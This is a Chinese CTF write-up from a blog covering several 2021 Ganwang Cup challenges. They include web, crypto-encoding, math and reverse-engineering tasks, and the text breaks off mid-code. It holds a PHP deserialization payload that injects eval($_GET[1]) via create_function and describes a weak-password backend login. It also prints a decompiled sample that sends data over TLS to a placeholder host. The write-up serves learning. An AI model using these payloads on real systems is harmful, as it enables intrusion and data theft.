

# 2021年赣网杯部分writeup

原创

Sword-heart 于 2021-12-07 10:30:25 发布 187 收藏

文章标签: [webview](#) [android](#) [java](#)


版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/jd\\_cx/article/details/121761650](https://blog.csdn.net/jd_cx/article/details/121761650)

版权

## checkin

连连看



查看源码, 存在多个js文件

自动换行

```
1 <!DOCTYPE html>
2 <html lang="zh-CN">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0">
7   <meta http-equiv="X-UA-Compatible" content="ie=edge">
8   <link rel="stylesheet" href="css/style.css">
9   <title>连连看</title>
10 </head>
11
12 <body>
13   <div class="container">
14     <div class="heading">
15       <p class="time"></p>
16     </div>
17     <div class="grid-container"></div>
18   </div>
19   <script src="js/config.js"></script>
20   <script src="js/util.js"></script>
21   <script src="js/view.js"></script>
22   <script src="js/game.js"></script>
23   <script src="js/event.js"></script>
24   <script src="js/main.js"></script>
25 </body>
26
27 </html>
```

CSDN @Sword-heart

在game.js中获取flag{134791e2-d93c-4d01-a71f-dcbe82d7fe08}



然后\$a(", \$this->code);

经典create\_function的格式

## poc

```
<?php
class func
{
    public $mod1;
    public $mod2;
    public $key;
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a('', $this->code);
    }
}

$o = new func();
$o1 = new GetFlag();
$o1->code = "1;};eval(\$_GET[1]);/*";
$o1->action = 'create_function';
$o->key = serialize(array($o1,"get_flag"));
echo(urlencode(serialize($o)));
```

## 挖洞大师


国际cms v1.1



通过index.php/admin, 自动跳转到后台



真正后台地址



弱口令一把梭，admin 88888888









CSDN @Sword-heart


拿到flag



CSDN @Sword-heart

## Decodemaster

打开decodemaster文档



CSDN @Sword-heart

全选修改为等线，取出字符串

Slv we GMT gje dsh vc sim gzwspio!←

EHRw tfk koa sq om reocxeua lzdpuil. W rkwa xsg tqjewtc pb wznjurz o vwspmnwzmvem jegbmnwzf xtgq woz wpgwzk tzt pia tfbnxi iwkyfo gwkwq xhukpiav. T'f zuox hnet lsdv ha wxfba bo ey kbvfhrayuesy vc OXY tun usdsd wz xas jaw.ps nqayygwzu udee ook rhh qjps asch ux bg.←

Yk xdee kg OXY?←

QZB (Dwtewfq Xas Lhbc) md c yurw cl eobscoofmhb yadqvtvm osfdkjpjpmzp htem qnwmhiyise ghbzatpeyvg fs lcrff w zltwqxr cl pbood tozkbm bskq l uqmzxbmas dyyv cz abyolfzml vc nelwi lskkccaymgu ktfngtuse, xh vgyler acgv poe eops l usdxf zk tpiin rmx. Wt piawp evmpestcfo, xsg qarmsypbjx tu ieytzu boopf ha jbbj w tlinktug iwkyf kj eglf xaoz ibu fp jwphxb uj udi dgfhik cx xfdmyf o iudgcf. Pltu uae w ybhppf hti yzgc, iarng hti gosa!←

Meop oozc vcsfpmekczw, mvk olepw nshie tun DPJd xodmxg hausipp hti xjkuo. Wzos mxv hgnhaxpf haatfjo qnsqggemhbght smej sjtxfoaoyi zrsdemwtc pj gjdsd wxqanjpc egoyw. Mvkof pcakqmpem ubgav l nodkx qgoi nihcfc egr iwo xi sgzp em o ylfymqkq blrgoybh pzeofmhb. Upiav pxszl hgnhax ejs tmzv yyiksw cbp ghzraha wewrqrn fgjha, wzosfmfsy kgbickbs qhbkbnc dwdbshk lks ahfeofmhb zk usdsd htem drwda ltivxc bb zdf ysxrsmmwuj!← DPJeka q hxhgemo xsg rujsyxaop xjrse sy QZB. Uk wfoamvbnk, Ffkltrk wmmra DPJd rfazbrk w mewe qt oltzraocid cbp epoxz qkmyvg fs bbjewehfzce sk hkwno xsch osfdraua xsg qteezkhaw, rtcgtl kopi plp ocex icojuo atpg. Mxmoig/Eajppgq wmmra DPJd hsywzajp

CSDN @Sword-heart

取出字符串使用维吉尼亚密钥爆破，密钥为welcomegb

The screenshot shows a web page titled "» Vigenere Solver «". The page includes a sidebar with news items and a main content area. The main content area contains the following text:

This online tool breaks [Vigenère ciphers](#) without knowing the key. Besides the classical variant [Beaufort ciphers](#) and [Autokey ciphers](#) are supported as well.

As an example you can crack the following cipher text with this tool:

```
Altd hlbe tg lncmwxpo kpxs evl ztrsuiqp qtpspf.
Ivplypxr th pw clhoic pozc. :-)
```

If you would like to know how this Vigenere breaker works have a look at the [bits & bytes co](#) (German only).

If you want to break a [monoalphabetic substitution cipher](#) instead try the [Substitution Solver](#)

The "Input" section shows a text area with the following text:

```
Cipher Text:
lucygr kxpi plp ocex icojuo atpg. Mxmoig/Eajppgq wmmra DPJd hsywzajp
hooyl ot ajplpt ofxtqgeoc ey qdbsgstp't oicxsdw hf jagarokbs
ags'y kxj. Xsggg GMTy wsa xjrwoeeze wjiio ch flhgk sjpl xqfq
iqdknjarnq ozh tfk ypjhfehgh th g oqagthwo tamedwp
wqgmxbct.
YUBw ncb ni izgufz ed cb urwweeqew qf ur megit os qgsx jkek
pp cie acgv yfoaczw zppaekr!
O'z meop vo exksyo udee EHRw tfk wmmwcpxi mo krfnoczps. Yegm
idbhpppuqw wc tku nibwidi ifucswqkbs ogochfzcp cbp eks
yenlpj c amxmsx kg lvadzqq lorrjkk lpr ovxozewa xskbwngu.
```

Below the text area is a dropdown menu labeled "Cipher Variant:" with "Classical Vigenere" selected. The page also features a watermark "CSDN @Sword-heart" in the bottom right corner.

site does not provide ngrams for Dutch.

[Weiterlesen ...](#)

## Result

[Clear text \[hide\]](#)

Clear text using key "welcometogwb":

```
What is CTF and how to get started!  
CTFs are one of my favorite hobbies. I love the feeling of solving  
a particularly difficult task and seeing all the puzzle pieces  
click together. I'd like this post to serve as an introduction to  
CTF for those in the dev.to community that may not know what it  
is.  
So what is CTF?  
CTF (Capture The Flag) is a kind of information security  
competition that challenges contestants to solve a variety of  
tasks ranging from a scavenger hunt on wikipedia to basic
```

[Details \[show\]](#)

[Key length statistics \[show\]](#)

CSDN @Sword-heart

解码标记的字符串

Please decode this: `4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2`

Where do I start?←

If I managed to pique your curiosity, I've compiled a list of resources that helped me get started learning. CTF veterans, feel free to add your own resources in the comments below!←

CSDN @Sword-heart

进行base92编码

### base92编码

base92

```
4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2
```

字符集 英文(ascii编码)

编码

解码

```
3KJ5e1uFn6D6ecMJW08zkBSWHso39Qs9vfy8HB3VmmuEnVn
```

CSDN @Sword-heart

进行base58编码，拿到flag



转换前:

3KJ5e1uPn6D6ecMJWG8zkBSWHso39Qs9vfy8HB3VmmuEmVn

编码Base58>

解码Base58>

转换后:

flag{You\_Are\_Really\_Decode\_Master}

CSDN @Sword-heart

### i-love-math

打开文本显示一段字符串

I\_Love\_Math.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```

.MUDGNZWFQQDGOBUGYZC4MBYGUUSYIBIGQ4DKLBAGQ4TKNZZYF4DSNJJFQQCQMRYPQQDEOJWGQXDNZXFWECAKBTHEYCYIBTHE4DQOBOGU3DOKJMEAUDEMRSFQQDEMRXG
A4TCNROGA4DQKJMEAUDINJMEA2DMOJYFY2TSMRJFQQCQOJMEAYTAMRWFYZDKMJJFQQCQNBShAWCANBTG43DKLRRG43SSLBAFAZTGNBMEAZTIMJXGYXDNJWFWECAKBBSG
M2DOLBAGM2TKMBTFYTYMNRJFQQCQNBXHEWCANBYHE3DOLRSGA4CSLBAFAZDCMZMEAZDCOBTGQXDNBUEFWCAKBSGI3SYIBSGMZDMMROHE2SSLBAFA2DMMBMEA2DOMBSh
U4TMLRSG4USYIBIGI2DCLBAGI2DMOJQFY3DMOBFJQQCQNBXGYWCANBYGY3DCLRUGU3CSLBAFAAYTLBAGE4TINBOGQYTKJMEAUDIMRXFQQDIMZWGYZC4MJZG4USYIBIG
JNSQOBVFPQQDMZUHAXDMMRRFWECAKBTGQ3CYIBTGM3DMNJOGMZDEKJMEAUDCMBRFQQDSOJQGAXDONJFJQQCQMRGYWCAMRXHA2DKLRTGU4CSLBAFA2DSMBMEA2DONRTG
M3TGNJSFY2DMNRJFQQCQMRGQWCAMZQG3DCLRWGU2SSLBAFA2DOLBAGQ3DMMROGUYYTKJMEAUDENZZFQQDENZRGY3C4NZXGQUSYIBIGQ2DSLBAQQZTMNJWFY3TAMRJP
4ZTQKJMEAUDENJXFQQDENJQGMZS4NBXHEUSYIBIGU3CYIBVUZTKLRVGMUSYIBIGQ4DILBAGQ3TANJTFYYSLSLBAFAZDILBAGI2DGMJQGEZDGKJMEAUDINBXPQQDIMZUG
M3DINZYFY4DQNJFJQQCQNBWG4WCANBVGQYDILRRGUZSSLBAFAZDSOJMEAZDSMJQGYXDMNRRFWECAKBUGEYCYIBTHE4DONBOG44DCKJMEAUDCMJRFQQDCMBYG4YC4MRTG
AXDKMRXFQOQUWZIGQ4DELBAQU4TGNRTFY2TSOJFJQQCQNBZGMWCANRQ4YTOLRWGEZCSLBAFAZDIMRMEAZDSOBUGIXDQNZWFWECAKBUGAZSYIBUHE3DINJOGQ4TIKJME
E2SSLBAFAAYTOMRMEAZDCMRTGIXDKOJUFWECAKBUGA4SYIBVGAZTQMZOGUZTOKJMEAUDGNZMEA2DMMRXYF2DCMJJFQQCQMRJRGMWCAMJTHE3TKLRWGIZCSLBAFAZDQZME
QQDCMJXGYYSA4MJUHAUSYIBIGE3DILBAGIYDENBYPYZDCNBJFQQCQMRXGAWCAMZTG14DOLRRGIZSSLBAFA3DALBAG42DKNROGM3DKKJMEAUDQJMEAYTCMBSGMXDMOBF
A4TSKJMEAUDIMZTFQQDKMZTGM2S4NRUGYUSYIBIGQZDELBAGUYTSOBTFY3DQMZFJQQCQMRZFQQDGNRUGMXDEOJSFEWCAKBUGY3CYIBVG4ZTSNJOGA4DMKJMEAUDCMBZF
AZTENJMEA2DAMBVGIXDKMJLJLUFFWKBSEZCYIBRGA2TNRUGUYDCKJMEAUDGMZYFQQDCNRWG4ZC4OBRG4USYIBIGM4DGLBAGE4DQNZYFY4TSNRJFQQCQMJZHAWCAQJYG
IAXDENZUFWECAKBTGAWCAMJVHAYC4MJQHEUSYIBIGQZDKLBAGIYDSMZVFPYZTGMZFJQQCQMXGIVCAMJYGMZTQLRYGY4SSLBAFA2TELBAI3DKOBOGM2TGKJMEAUDEOBSF
AZDEMZMEAYTCMBTG4XDKMJZFEWCAKBUGYWCAMRTGY2C4MZWEUSYIBIGMYTILBAGE2TIOJXPY2DIOBJFQQCQMRSGUWCAMJRGEZTKLRWGIUSYIBIGIYALBAGEYDIBMQF
UXDENRFPQQCQNBWG4WCAMRRGUZDGLRUG44CSLBAFA2TKLBAGI4DANJOGMYTCKJMEAUDIMJZFQQDEMBWQQZC4OJTGUYUSYIBIG44SYIBTHE4DCLRRGEUSYIBIGQ3TGLBAG
E4CYIBSGQ2TCMROGY4TSKK5BJNSQNBUGQWCAMRSY4TOLRUHA2CSLBAFAZDAMJMEAYTAMZQGMXDSNRVFEWCAKBUGQZCYIBSGI2TNSBOHE4DKKJMEAUDENRFPQQDCMZG
AYS4NJS4USYIBIGEYTOBAGYDQOJOGQ3TMKJMEAUDIMRMEAZDCOJUFYZSSLBAFAZDGNJMEAYTEMBTG4XDGMZRFWECAKBUGQ3SYIBSGI4DKMBOHE2TIKJMEAUDIOJRF
AZTAMZMEAYTKNJQGUUXDKNJVFWECAKBUGMYCYIBSGE4TQMZOGA2TGKJMEAUDCNRFQQDQNRHAXDIMZSFWECAKBZGEWCANBWHES4MZRFWECAKBRHE3SYIBRGAYDSOJOG
IXDKNZJFQQCQMZGZYWCAMRQI2TALRRGUUSYIBIGM4DMLBAGE4TOMZFYZDQNJFQQCQMJUGQWCANZTHE3C4NZVHAUSYIBIGE4DKLBAHE2DQOBOGA3TIKJMEAUDGMBYF
AZTENRMEAYTMNRXHXADIMZTFQOQUWZIGE2TOLBAGE3TSOJUFYDQOJFQQCQNBWGYWCANJTGITYSLRXGESSLBAFAZDSOBSMEAZTIMBWG4XDQNZWFWECAKBTGM3CYIBTH
A2DEMXXG4XDCMZJFQQCQNZUFQQDQNJTGEXDAOJZFEWCAKBTTHAWCANBUGI3S4NBVHEUSYIBIGM2MLBAGQYDMOQBQY4TAMRFPQQCQNBWGEWCANJSGY2DSLVRGQ4CSLBAF
4USYIBIGEYDKLBAGEZDANRVFYZDENZFJQQCQMJWGUWCAMJYHEYDKLRGYMYSLBAFAZTQMZMEA2DGNZVHAXDANRUFWECAKBRGQWCAMJWHEYS4MRXG4USYIBIGE2DSLBAG
IYDSNJFYFYDQKZJFQQCQNBGSUWCANBYGUZDMLRVGUZSSLBAFAYTENBMEAYTLMRTGEXDGMZBFEWCAKBRGU2CYIBRG43DKMJOGMYTKKJMEAUDGMBVFPQQDGNBYGY2S4MBXG
43TSKJMEAUDENRFPQQDGBWQQ4C4NBZGEUV2CS3FAZTKLBAGI4TEMJQGE4TGKJMEAUDONBMEA3DCMJZF3DCNJFQQCQMWGYWCAMZQGA3DGLRYGUYSSLBAFA4DILBAG
QQDGNRVHEXDEMZFJQQCQMRFPQQDCNZXGMXDEMBTFWECAKBSHAYSYIBSGMYDSNBQGM4TIKJMEAUDINBWFQQDGNRWGI2S4MJJFQQCQMJTGQWCAMJRGAZTSLRVHE4SSLBAF
IUSYIBIGI3SYIBSGI3DKLRRGQ2CSLBAFAZTQNBMEAZTCNJUGAXDOMJVFWECAKBTGEZCYIBSGU3DGNROHA3TKKJMEAUDQMJMEA3DMOJTFY2DANBJFQQCQMRVGYWCAMRRG
AZTQMRWGMXDNENRFEWCAKBRGAWCAOXBGEXDCNJFQQCQMZSGIWCAMRWGQ2TKLRSGU2CSLBAFA2DSMJMEA2DAMZRGQXDMJYFEWCAKBSHA2SYIBSGMZDEMROGI2TKKJME
IYSSLBAFAZDANZMEAYTOMBGSUXDCMJZFQOQUWZIGE4CYIBRHEYDLSRQHEUSYIBIGQZDGLBAGQZTMMRWFYTYSNZJFQQCQNBUGMWCANBVG4DMLRUGI4CSLBAFA2DGNBME
YWCANRXGMXDNJRFWECAKBTGAWCAMZRGQ2S4MZCYIUSYIBIGE4DELBAGE4DQMBRFY4TAOJFQQCQNJTFQQDKNJRGQXDGQJVFWECAKBTTHAWCAMZGZY4S4MZWGUYUSYIBIG
QQCQMRHAWCAMRRGQ3TLRRA3CSLBAFA2TQLBAGYDQOJOGQ4TIKJMEAUDIMRWFQQDIMZGZMZS4MRQGMUSYIBIGMYSYIBTGI2DQLRSHA3GSLBAFA2DKNJMEA2DMQJSG
Y3DOMITFQQCQMZVGIWCAMZGMYTCLRRGE2SSLBAFAZTSLBAGQYDOMROGMZTEKJMEAUDIOBSFQQDIOIXGAZS4MZXAUSYIBIGM3CYIBTG43DGLRSGA4CSLBAFA2DSMBME

```

Base32 解码, 得到x,y的坐标值

字符串

BJFQQCQMRV... (Base32 encoded string)

操作

Base32加密, Base32解密 buttons

结果

[(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), ...]

在线Base32编码转换工具, 支持文本转Base32、Base32转文本。

CSDN @Sword-heart

通过绘图可知, 为线性回归方程, 进行线性拟合

在线线性拟合工具 / 线性回归函数计算 - aTool在线工具

- 1. 输入多组组(x, y)值, 就可以计算出这组数据的线性函数拟合函数表达式, 并绘制出拟合一次曲线的样子。

在下方输入拟合点, 每一行一个点 (x, y), 例如:520 13.14, 数字之间使用","分割 (英文逗号)。

353, 36485.204
305, 31540.781
117, 12176.054
130, 13515.348
25, 2700.292
120, 12485.819
436, 45035.347



线性拟合 随机测试数据 拟合误差: 0.9999999994336433

函数方程表达式为: F(x) = 103.00370477851152\*x+ 124.98366819025638

CSDN @Sword-heart

拟合结果如下

```
F(x) = 102.00301205797486*x+108.13292800287017
F(x) = 97.00286173138491*x+103.05074311155282
F(x) = 49.00166026841147*x+110.27234761311556
F(x) = 92.77950470362292*x+772.5826275468494
F(x) = 51.001877011289515*x+52.262586056959535
F(x) = 114.00240334096502*x+95.230544142557
F(x) = 82.0021049594312*x+51.247209429888365
F(x) = 103.00279693082119*x+55.15678052410173
F(x) = 101.0013401516357*x+53.39304691443297
F(x) = 91.0225662277836*x+266.4398512934969
F(x) = 48.003672818418075*x+110.05453598961078
F(x) = 95.00192417403908*x+65.2800142322667
F(x) = 95.00113481712927*x+71.37064825533501
F(x) = 48.002922093109504*x+79.23128629655112
F(x) = 100.00130420498998*x+95.4375789978619
F(x) = 84.00251834175555*x+104.26606888141639
F(x) = 49.002896750199135*x+110.12879299568982
F(x) = 103.00370477851152*x+124.98366819025638
```

把F(X)的首个数字整数位和+号后面的整数位进行 ASCII转换后为flag的值,最后124.9取整为125,所以为|, 存在0.9999的偏差

```
flag{L1n34r_R3g7e5S10n_A_G0Od_Th1ng|}
```

整理最终结果flag{L1n34r\_R3g7e5S10n\_A\_G0Od\_Th1ng}

## testcat

最新版pyinstxtractor.py 提取出1.pyc



```
root@localhost:~/桌面/1111# python pyinstxtractor.py test
[+] Processing test
[+] Pyinstaller version: 2.1+
[+] Python version: 308
[+] Length of package: 7156025 bytes
[+] Found 70 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: 1.pyc
[!] Warning: This script is running in a different Python version than
used to build the executable.
[!] Please run this script in Python308 to prevent extraction errors
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: test
```

CSDN @Sword-heart

```
root@localhost:~/桌面/1111/test_extracted# ls -al
总用量 14696
drwxr-xr-x 3 root root 4096 12月 6 19:46 .
drwxr-xr-x 3 root root 4096 12月 6 19:46 ..
-rw-r--r-- 1 root root 2695 12月 6 19:46 1.pyc
-rw-r--r-- 1 root root 12240 12月 6 19:46 api-ms-win-core-console-l1-1-0.dll
-rw-r--r-- 1 root root 11736 12月 6 19:46 api-ms-win-core-datetime-l1-1-0.dll
-rw-r--r-- 1 root root 11728 12月 6 19:46 api-ms-win-core-debug-l1-1-0.dll
-rw-r--r-- 1 root root 11728 12月 6 19:46 api-ms-win-core-errorhandling-l1-1-0.dll
```

CSDN @Sword-heart

修改文件头字节，uncompyl6 反编译1.pyc

```
import socket, subprocess, os, ssl

def o00oo00o0o():
    global domain
    global port
    global s
    global ssls
    global xxx
    try:
        domain = 'wh47.ju5tf0r.test'
        port = 64321
        s = socket.socket()
        ssls = ssl.wrap_socket(s, ssl_version=(ssl.PROTOCOL_TLSv1_2))
        xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68,
              147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]
    except socket.error as llllllllllllllllllllllllll:
        try:
            try:
                print(str(llllllllllllllllllllllllll))
            finally:
                llllllllllllllllllllllllll = None
                del llllllllllllllllllllllllll

            finally:
                llllllllllllllllllllllllll = None
                del llllllllllllllllllllllllll

        finally:
            llllllllllllllllllllllllll = None
            del llllllllllllllllllllllllll

def o0o0oo0o00():
    try:
        yyy = '--- BEGIN PRIVATE KEY ---\t\tb3B1bnNzaClrZXktdjEAAAAABG5vbmlJAAAAEbm9uZQAAAAAAAAAAAAAABAAAAMwAAAA
        yyy += '\t\tQyNTUxOQAAACCKvW4a1zEkncA+1Df3VeQ2ZnjX7gur4TzJFQ1SgRwAAAJA8ULvmPFC7'
        yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvW4a1zEkncA+1Df3VeQ2ZnjX7gur4TzJFQ1SgRw'
        yyy += '\t\tAAAEAMNUtG4HZ42kMSON1XY/y11GyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdWd6UN/dV5'
        yyy += '\t\tDZk2NfuC6vHPmkVCVKBHAAACXJv3RAa2FsaQBCAwQ=\t\t--- END PRIVATE KEY ---'
        ssls.connect((domain, port))
        ssls.send(str.encode(str(os.getcwd()) + '< + '.join([yyy[_] for _ in xxx]))
    except socket.error as llllllllllllllllllllllllll:
        pass
```

CSDN @Sword-heart

修改代码print出结果



```

41 try:
42     yyy = '--- BEGIN PRIVATE KEY ---\t\tb3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAA/
43     yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRwAAAJA8ULvmPFC7'
44     yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRw'
